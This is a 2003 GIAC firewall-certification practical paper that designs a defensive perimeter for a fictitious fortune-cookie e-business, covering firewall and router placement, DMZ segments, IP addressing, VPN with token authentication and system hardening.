Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment - Version 1.9

Author:
Wolfgang Gottschalk
April, 27th 2003

Table of Contents

1 Preface

This document is created as a part of the requirements to earn the GIAC Certified Firewall Analyst (GCFW) certification.

The certification requires a practical assignment to demonstrate the understanding and knowledge of firewalls and secure perimeter design. This paper is the result of the predetermined assignment.

Based on the assignment, this paper covers a fictitious company named GIAC enterprises. The target is to define a network security architecture for GIAC Enterprises, an e-business that deals in online sale for fortune cookie sayings.

2 Part 1 – Security Architecture

GIAC Enterprise is small company with 150 employees. Regardless of the size, GIAC Enterprises is a well known and also well established company in the online sale of fortune cookie sayings. Although the aggregate demand is actually not the best for a lot of companies in that business, GIAC Enterprises are in great demand for fortune cookie sayings. As a result of that, GIAC Enterprises needs to built up a more effective and more secure e-business system as they actually has.

Against the background for future growth, the designed solution must be flexible enough to cover as many as possible requirements of growth, e.g. personal, administrative and technical aspects.

2.1 Business operations

The business operations describes the basic data flow to and from GIAC Enterprises. The data communications are based on the relationship between GIAC Enterprise itself and traffic flow to/from the outside world. These information are gathered with GIAC Enterprises in a personal speech.
Regarding to the collected information there are six main communication lines to consider:

- GIAC Enterprise Employees
- GIAC Enterprise mobile users
- Partners of GIAC Enterprise
- Suppliers
- Customers
- Administrative Tasks

Each of the above headlines will be discussed briefly in the next sections.

2.1.1 Employees

Data communication under this group can be defined as data communication from the GIAC Enterprise Intranet to the outside world, especially the Internet.
Direct access from each workstation inside the intranet shall permit traffic for HTTP, HTTPS and FTP communications. This is the only traffic from the inside network (client) that passes the firewall to communicate directly to services outside GIAC Enterprises. The internal addresses are not visible to the outside Internet. To do this, all those traffic is hidden behind the firewalls external IP address.
Cause there is the need for name resolution, DNS traffic must pass the firewall. But in case of DNS there is no direct access from the internal clients to the outside world. For security reasons an internal DNS Server is the communication partner for name resolution for all internal clients. The DNS Server itself communicate to the outside Internet Name Servers.

There is also the need for e-mail communication. These data traffic flows like the DNS traffic. Internal clients communicate with the internal mail server (MS Exchange 2000 Server). The Exchange Server uses a Mail Relay System that at last sends the mail traffic outside GIAC Enterprises. With this solution there is no direct e-mail communication from the outside world to the internal mail server.

2.1.2 Mobile users

Mobile sales force and teleworkers needs access to GIAC Enterprise resources. The target is to provide these communications in the way that they are offered inside the local LAN (Intranet). That means all necessary internal resources (file and print services, e-mail) must be available via remote access. That traffic passes the Internet in encrypted, authenticated form.
In contrast to internal users, Internet access must be denied during remote access. This policy prevents the abuse of the client as a backdoor. To implement such a policy, a personal firewall for the mobile user systems is essential. For ease of administration, such a firewall must be centrally managed.
There is only one main entry point for mobile users, the company's firewall. No other access points are neither installed nor exists any other system that offers remote access capabilities (e.g. modem connected to internal clients).
To ensure that only GIAC Enterprise employees use the remote access system, access will be granted only with a successful pass of a two factor authentication system.

2.1.3 Partners

Partners are international companies that translate and resell fortunes. For such work there is a separate system installed. This partner system (not only for partners) is part of the GIAC Enterprise database, which is the base for all e-business activities around the sale for fortune cookie sayings.
The partner system front end resides on a Web Server, installed on a secure network environment (DMZ II). Access to this system will be granted via a Web interface using SSL communication based on a personalized user/password authentication. Information stored/ordered by partners will be temporary stored on the application server and fetched there from the GIAC Enterprise database server regular.

2.1.4 Suppliers

Suppliers are Companies that supply GIAC Enterprises with their fortune cookie sayings. They also need access to the GIAC Enterprise database to offer their fortune cookie sayings. The way it goes is the same as it is with GIAC Enterprises Partners. Suppliers access the database over the Web interface using SSL communication and user/password authentication to deposit their cookie sayings. The stored cookie sayings will be fetched from the GIAC Enterprise database server regular and removed afterwards form the application server.

2.1.5 Customers

Customers are companies or individuals that purchase bulk online fortunes. They access the GIAC Enterprise Web Server (www.giac-enterprise.com, DMZ I) to see what information and offers are provided by GIAC Enterprises. To place an order they use a online order form. First step is to create a personalized account. Using this account, access to the order form is granted and all additional data communication regarding to the order are secured via SSL communication. The order information are temporary stored on the system and will be fetched from the GIAC Enterprise database server regular.

2.1.6 Administrative Tasks

To support and maintain the installed network components, additional traffic definitions are necessary.
The installation of Web Servers, DNS and Mail Relay Systems needs access on those machines for maintenance reasons. To secure such a communication, SSH is used for administration purposes. Also tasks that logs any OS or application states must activated on those systems. To use these information effectively, there is a need for accurate time information on each system. For this purpose there is the must to install a SYSLOG - and Time server.
Some privileged Intranet clients needs access to the firewall itself, to the firewall management system and to the outside (border) router. SSH is the preferred protocol for the administration of the router and the firewall OS.
The border router in turn must log security violations to the SYSLOG Server. To be able to update the routers software or dump system crashes, there is the necessity to build up a FTP Server.
The database server updates the selling information and downloads orders on the application server. These information exchange must be configured for the involved systems.

2.2 Network architecture


With all the information collected together with GIAC Enterprises in the previous chapter, the GIAC Enterprise network security design consists a firewall system with five interfaces installed:

- Internet
- Intranet
- DMZ I (main Web segment)
- DMZ II (order segment)
- Service

DMZ I is the open segment for services offered by GIAC Enterprise. This segment is designed for both, incoming and outgoing traffic.
DMZ II is the “order” segment. This segment offers the services for those people, which are involved in business cases to GIAC Enterprises (Partner, Supplier, Customer). Actually it serves a second instance of GIAC Web services in conjunction with a application server.

The Firewall is the primary security unit, connected to a border router that connects GAIC Enterprise to the ISP. The border router acts as the first defense line, decide if the traffic form outside is allowed to come to the second defense unit, the firewall. Whereas the router restricts access between the Internet and the Firewall, the Firewall protects access between a protected network and the Internet, or between other sets of networks.

The graphic below shows the base network design of GIAC Enterprises.



2.2.1 Main Defense Systems

Again, there are two security systems. The Firewall is the main defense one. It runs a Checkpoint VPN-1/FireWall-1 Next Generation based on RedHat 7.3 installation. FireWall-1 enables enterprises to define and enforce a single, comprehensive security policy that protects all network resources against attacks and unauthorized access. (www.checkpoint.com).

The installed Firewall-1 system runs Feature Pack 3 software version. In addition to the base Firewall FP3 version, FP3 Hotfix-1 is installed on all appertaining systems.

RedHat 7.3 is installed using the checkpoint guideline “Minimum OS Installation Guidelines for Linux VPN-1/Firewall-1 Appliance”, version 53001 dated 26.Aug. 2002. All available RedHat Patches (Febr. 2003) are installed. System is running kernel version 2.4.18-5 on a i686. Additional to Checkpoints guideline, the OS is hardened by using “CIS Level-1 Benchmark and Scoring Tool for Linux” (http://www.cisecurity.org).

For maintenance reason SSH, RedHat openssh-3.1p1-6, is installed on the firewall. SSH provides a secure way to access the system remotely (authentication, encryption) and allows secure file transfer, too.
For information logging based on OS messages, SYSLOG services are enabled. To provide those messages with the right time stamp, NTP services are also enabled. Both services communicates only with as server located in the secured service segment.

The Firewall Management System is separated from the Firewall self. It is in a separate subnet located to provide protection against internal attacks. Also, if the Firewall may be compromised, there is an additional protection, cause the ruleset (policy) is not available on the Firewall in readable format.
The management station is a MS Windows 2000 System installed with SP3 and checked with Microsoft Network Security Hotfix Checker to verify that all necessary hotfixes are installed. In addition to the actual software versions, "Windows 2000 Professional Benchmark Level-2" (http://www.cisecurity.org) is used to hardened the system.

The border router as the second defense unit and the first entry point to GIAC Enterprises, is a Cisco 2610 Router with 64 MB DRAM and 16 MB Flash, running IOS Version 12.2(13a). To improve security at a high level, meaning the use of possible security features to protect the router self, the router is running the software feature set C2600-JK9O3S-M to use as much as many of those features. System messages are logged to a SYSLOG server.

2.2.2 IP Address Definition

The IP Design is built on two IP address ranges:

- 192.168.0.0 /26 "official" assigned IP address
- 10.0.0.0 /24 Intranet
- 10.0.254.0 /24 VPN Client

Keep in mind that this design uses a RFC 1918 defined private IP address as a official assigned IP address. Such a IP address works in a real scenario only in conjunction with NAT (Network Address Translation), not alone.

The outcome of this is the table below:

Network	Description
192.168.0.0 /29	Internet / Firewall to Border Router
192.168.0.8 /29	for future use
192.168.0.16 /29	Service LAN
192.178.0.24 /29	for future use
192.168.0.32 /28	DMZ I Web LAN
192.168.0.48 /29	DMZ II Order LAN
192.168.0.56 /29	for future use
10.0.0.0 /24	Intranet
10.0.254.0 /24	VPN Client Network

"For future use" networks are reserved to extend the service LAN and DMZ II on demand or to built up new segments.
The selection (29 prefix) for the Firewall/Border Router segment leaves space for a HA/cluster solution for the Firewall or a secondary ISP connection.

The separation of the own partner LAN is dispositional, that access to this server is only allowed via HTTPS communication, compared to the Web segment. Also there is the possibility to add another security step there, authentication before access to this system (Web site) is granted.

With this concept in mind, the following IP addresses are assigned to each device.

Internet Segment (192.168.0.1 – 192.168.0.6)

Device	IP Address
Border Router	192.168.0.1
Firewall	192.168.0.6

Service LAN (192.168.0.17 – 192.168.0.22)

Device	IP Address
Firewall	192.168.0.22
Firewall Management	192.168.0.17
SYSLOG/NTP/FTP	192.168.0.18

DMZ I (192.168.0.33 – 192.168.0.46)

Device	IP Address
Firewall	192.168.0.46
Web Server	192.168.0.33
Mail Relay	192.168.0.34
External DNS	192.168.0.35

DMZ II (192.168.0.49 – 192.168.0.54)


Device	IP Address
Firewall	192.168.0.54
Order Web Server	192.168.0.49
Application Server	192.168.0.50

Intranet (10.0.0.1 – 10.0.0.254)

Device	IP Address
Firewall	10.0.0.254
DHCP/DNS	10.0.0.240
MS Exchange	10.0.0.241
MS PDC	10.0.0.242
DB Server	10.0.0.243
Management Client	10.0.0.239
Management Client	10.0.0.238
Intranet Clients	10.0.0.1 – 200

2.2.3 GIAC Enterprises Network Design

Filled the base network design drawing with all above information, generates GIAC Enterprises Network design.




2.3 Device and communication dependencies

This chapter describes the data communication between several parts of the GIAC Enterprises network and the dependencies among those systems. Also this chapter repeats the business operations in more detail.

2.3.1 Internet

Intranet Clients need access to the Internet looking for information and downloads (e.g. software updates). On the other hand the GIAC Web servers must be open for access for customers, suppliers and partners.



The basic traffic flow behind such a request is:

From	To	Service
Client	Internet	http, https, ftp
Client	GIAC Web Server	http
Internet	GIAC Web Server	http, https
GIAC Web Server	GIAC Order Server	https

Both Web servers are installed on a RedHat 7.3 plattform using Apache Web server. All necessary patches (RedHat 7.3 Febr. 2003) are installed on both systems. That means Apache Web server version 1.3.27-2 and OS kernel version 2.4.18-24.7.x.


To access the servers remotely (out of the Intranet) SSH, RedHat openssh-3.1p1-6, is installed on both systems. However SYSLOG and NTP services are installed too. Together it gives the possibility to see what kind of system messages are occurred on the Web servers.
Like the Firewall system, the Web servers OS is hardened by "CIS Level-1 Benchmark and Scoring Tool for Linux" (http://www.cisecurity.org). Of course only those parts are hardened that does not conflict with the functions the servers should provide (e.g. Chapter 3.12, Disable Web server, if possible).
The Web server is configured to execute only those CGI scripts that reside in the CGI binary directory. Also all default or example CGI scripts are removed if they are not needed.
Additional base configuration tasks are set for the Web servers:

- Web service doesn't run as root (httpd configuration file)
- Script directories owned by root (chown)
- Web server directory with root ownership (chown)
- Reduction of banner information

The application server is installed on a RedHat 7.3 platform too, hardened by the same steps as the Web servers. The application itself runs in a secure environment (use of chroot facility)

2.3.2 DNS and E-Mail

Inside the Intranet the client receives its IP configuration via DHCP: This includes beneath the IP address and default gateway, information for name service. Only internal DNS server resolves name service requests.



That means a client receives following base (not all information listed) IP information:


Parameter	Value
IP Address	10.0.0.1
Subnet mask	255.255.255.0
Default Gateway	10.0.0.254
DNS Server	10.0.0.240

Split DNS is being used. The internal DHCP/DNS server is a MS Windows 2000 SP3 system with the Microsoft based DHCP/DNS server program. All available hotfixes (Feb. 2003) are installed on that system. For internal security and protection against internal attacks, this system is hardened using "Windows 2000 Server Operating System Level-2 Benchmark" (http://www.cisecurity.org).
The internal DNS servers works as an internal authoritative name server and also as an internal recursive caching name server. No zone transfer is allowed from that system accept to other internal name servers. To minimize/secure the DNS server against a spoofing attack related to cache mappings, a registry value is set defined in the Management Console with "Secure cache against pollution".
The external DNS server is installed on a RedHat 7.3 platform. As all GIAC Enterprises systems, this system uses the same procedure for installation, patches, hardening and additional services (SSH, SYSLOG, NTP).
The used name service on that system is RedHat bind-9.2.1-1.7x.2. The installation includes the recommendations for name services described by "Securing a Internet Name Server" (http://www.cert.org) and is combined with the guideline "Secure BIND Template Version 3.7" (http://www.cymru.com).
This system only answers queries, mostly from the outside, and never asks any other name server for anything. It never performs queries, so it cannot be poisoned. Because it does not accept any updates it cannot be spoofed.

MS Exchange Server 2000 is the mail server for GIAC Enterprises. The server runs on a MS Windows 2000 Server with SP3 system with all available hotfixes (Febr. 2003) installed. The mail server forwards and receives smtp traffic to/from the mail relay agent located in DMZ I. As supplied before with DHCP/DNS server, this system is also hardened using the same guideline.
The mail relay agent installation is build on RedHat sendmail service, sendmail-8.11.6-15. Of course, patches, hardening and maintenance programs are installed. It acts as a gateway for all incoming and outgoing e-mails and allows only relaying from local network. To ensure that messages form outside are delivered to the mail relay system, GIAC's DNS server hold the mail exchange (MX) record for the company itself and point it to the mail relay server.
The configuration for the mail relay server is set, to strip outbound mail headers to prevent that information such as internal IP addresses, mail server type and version are going out.

2.3.3 VPN


Mobile sales force and teleworkers uses remote access to communicate to GIAC Enterprises. To ensure that such traffic is protected against “third eyes”, the communication is built up using client-to-site VPN.
To provide the client with security, a personal Firewall (secure desktop) is installed on the client machines. The Firewall in conjunction with the Policy Server provided by Checkpoint, are the base for such a scenario. This gives GIAC Enterprise administration the possibility to administer both, the Firewall policy and the desktop policy via one administration tool.



The client (MS Windows 2000) uses Checkpoints VPN-1 SecuRemote/Secure Client Version FP3-53333 to connect to the Firewall. According to the authentication policy (two factor authentication), the clients use Aladdin eToken for authentication purpose. With this solution, VPN communication will only happen if the eToken is connected to the client and the user has access to it (knows access password). The user self is defined on the Firewall, provided with a certificate generated by Firewall-1’s internal CA.

2.3.4 Service

To collect all the information from each system with a dated time stamp, there is the need for a SYSLOG and NTP server. Additional to have the possibility to update the border router and logs crash dumps from it, a FTP server is necessary. This server must be located in a secure environment cause there is a lot of internal information only released for the GIAC Enterprises administration group. So, the server is located in the service LAN, protected by the firewall against unauthorized access.



As well as the other servers, the server OS is RedHat 7.3 with all available patches (Feb. 2003) installed and also hardened using the same procedure as described in the previous chapters. For administrative purposes SSH is installed too.
The NTP servers use an external clock to provide time services with stratum 1 level and use a pre-shared secret for time exchange. The server acts only for GIAC Enterprises systems as a time provider.
FTP access is served for the border router. Anonymous access is not allowed/configured. There is only one directory for read/write (for dump file) access enabled. The FTP server is validated against the bounce capability using the CERT (Computer Emergency Response Team) guideline, “CERT Advisory CA-1997-27 FTP Bounce” (http://www.cert.org).
Logging information collected by SYSLOG is backed up daily in a separate file. This gives the possibility to use enhanced programs looking/searching for abnormal logged data. The log server itself generates alerts when suspicious activity is detected.


Access to all systems is restricted to administration staff and fixed to specific clients. Cause this is not a very high security step, access is only granted, if the user passes the session authentication provided by Firewall-1. Additional security is added by the Aladdin eToken solution. The SSH authentication is based on the public/private key pair. The key to obtain access to each individual system (SSH) is stored on a personal eToken. Management clients use the software version from SSH Communications Security Corp. to use this function.

According to such a service task, the table below shows the data flow:

From	To	Service
Server	Service Server	ntp, syslog
Border Router	Service Server	ntp, syslog, ftp
Management Client	Servers, Border Router	ssh
Management Client	Firewall Management	FW-1 mgmt

2.3.5 Database

GIAC's e-business solution is build on the network components included in the drawing below.



For all e-business communication, the main entry point is the Web server located in DMZ I (192.168.0.33). This server points/forwards to the order server located in DMZ II, which works in conjunction with the application server. So, with this function in the back, the server acts as a basic proxy for the order Web server.
There is one drawback with this solution, customers, partners and suppliers may not place there orders/cookie sayings in case of unavailability of the main Web server.
The application server stores the order information (regardless customer or partner) and cookie sayings (supplier). It is also the information base for actual offers for customers and partners. The application server holds transactions data only for a short time. The internal database server polls the application server periodically, downloads the stored data and initiate the action to remove current transactions.

2.3.6 Considerations for additional functions

The GIAC Enterprises network provides innovative architecture and delivers a highly scalable solution that integrates all aspects of network security. Even though this design doesn't include a central virus solution for traffic that passes the firewall, the systems is open/designed to do this. Using Trend Micro Virus Wall integrated with Checkpoint Firewall-1, gives the system a central point for smtp, http and ftp scanning. Additional to such traffic there is also a must to design a solution for the mobile user systems and of course, the internal clients too. Again, virus protection is an elementary function in network security, but it is not the challenge of this technical preparation to design a virus protection solution that includes all those systems with a transparent and flexible virus protection system.

This design architecture is open for redundancy efforts. Both the Firewall and the router are the base perimeter security components and both may need fault tolerance. With the Firewall there is the possibility to integrate HA or cluster solutions for redundancy, using products offered by Checkpoint or third party customers (e.g. Rainfinity). Redundancy with the border router means the installation of a second router, and of course a second ISP connection, and the use of HSRP (Hot Standby Routing Protocol) between these routers (in case of Cisco routers).

To build up another security instance, proxy systems can be installed inside the intranet and/or DMZ for external purposes. In conjunction with content checking systems (e.g. Finjan) and/or URL blocking software (e.g. Websense) they provide additional security for the GIAC Enterprises network.

Using Aladdin eToken gives a widespread opportunity for additional security. Build up more secure mobile clients, folder or hard-disk encryption can be used based on this product. That provides high security if the machine will be stolen. Partner und Suppliers can use that kind of authentication to authenticate against the Web site. Nevertheless such a system can be used for e-mail encryption/authentication using a PKI solution.

3 Part 2 – Security Policy and Tutorial

As in the previous chapter described, the main security systems in GIAC Enterprises are the border router and the Firewall. To fulfill the requirements of a secure network, the main policy statement to both systems is defined as

"Everything is denied except that which is specifically permitted"

